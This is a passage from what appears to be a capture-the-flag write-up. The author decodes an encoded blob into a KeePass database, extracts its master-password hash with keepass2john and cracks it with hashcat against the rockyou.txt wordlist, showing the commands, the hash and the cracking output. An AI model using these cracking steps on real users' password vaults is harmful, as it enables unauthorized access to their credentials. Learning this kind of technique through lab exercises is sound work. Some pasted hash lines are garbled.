4SRcal2ZuPpP/GzAVXiS7I4Dt3lATCVmA0fwWjlVEl3a/ZcU+UOm4YCrI+VOCklpur7sqx5peHE4gnGqyqmtVGfwjrg
Ue5i/1Xm/G5+7KT8UPbRSJMni1RUl3yjE2qibbnPgq1iuTthgWi2Jo/zT/mu9gPv5CRQEvKvAEck/upYwHAnDpdoUT
BvVXQ7y

This seems to be encoded still. Let's try and decode it:

This outpur reminds me kind of a binary file. So in our case, it worth checking if we can save it as a .kdbx format and use it!

Saving to a file:

Now when we have this file, lets try and crack it!

Erel Regev

Brute-Force

I used keepass2john to get the hash value of the master password, and then I used the hashcat to brute-force the hash using the rockyou.txt dictionary.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ keepass2john test2.kdbx >> hash.txt

┌──(kali㉿kali)-[~/Desktop]
└─$ cat hash.txt
test2:$keepass$*2*6000*0*204c86ee9d2e89b4d5ff55ebe51c3cd4bf1a904ccea385ab892c9ce8400cc785*b7a535e876d76745024f20fc3e0d1db75d8fd72929de7bec30a565ef4a5ac6e6*11
8296757720a8d3ca11e1f170483802*5c6b99d0aab4a0957eb0f988b21818d37c31bb8111f83c0d8512556e4bfd1cc8*aa28fb2ca246bdb19dd3c8b2e8b2cd4f2d9630bac44a3ba26b3dbd13cded8
45b
```


```
┌──(kali㉿kali)-[~/Desktop]
└─$ hashcat -m 13400 -a 0 hash.txt rockyou.txt
hashcat (v6.2.6) starting
```

```
$keepass$*2*6000*0*204c86ee9d2e89b4d5ff55ebe51c3cd4bf1a904ccea385ab892c9ce8400cc785*b7a535e876d76745024f20fc3e0d1db75d8fd72929de7bec30a565ef4a5ac6e6*118
7720a8d3ca11e1f170483802*5c6b99d0aab4a0957eb0f988b21818d37c31bb8111f83c0d8512556e4bfd1cc8*aa28fb2ca246bdb19dd3c8b2e8b2cd4f2d9630bac44a3ba26b3dbd13cded84
ainsaw

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13400 (KeePass 1 (AES/Twofish) and KeePass 2 (AES))
Hash.Target......: $keepass$*2*6000*0*204c86ee9d2e89b4d5ff55ebe51c3cd4...ed845b
Time.Started.....: Mon Jul 31 19:43:31 2023 (13 secs)
Time.Estimated...: Mon Jul 31 19:43:44 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     1714 H/s (5.04ms) @ Accel:256 Loops:32 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 22528/14344385 (0.16%)
Rejected.........: 0/22528 (0.00%)
Restore.Point....: 20480/14344385 (0.14%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:5984-6000
Candidate.Engine.: Device Generator
Candidates.#1....: michael! -> troyboy
Hardware.Mon.#1..: Util: 32%

Started: Mon Jul 31 19:41:49 2023
Stopped: Mon Jul 31 19:43:46 2023
```

Erel Regev

KeePass

I installed KeePass and tried to access the file and was asked to provide a password:



Use the password you found and get the flag 😊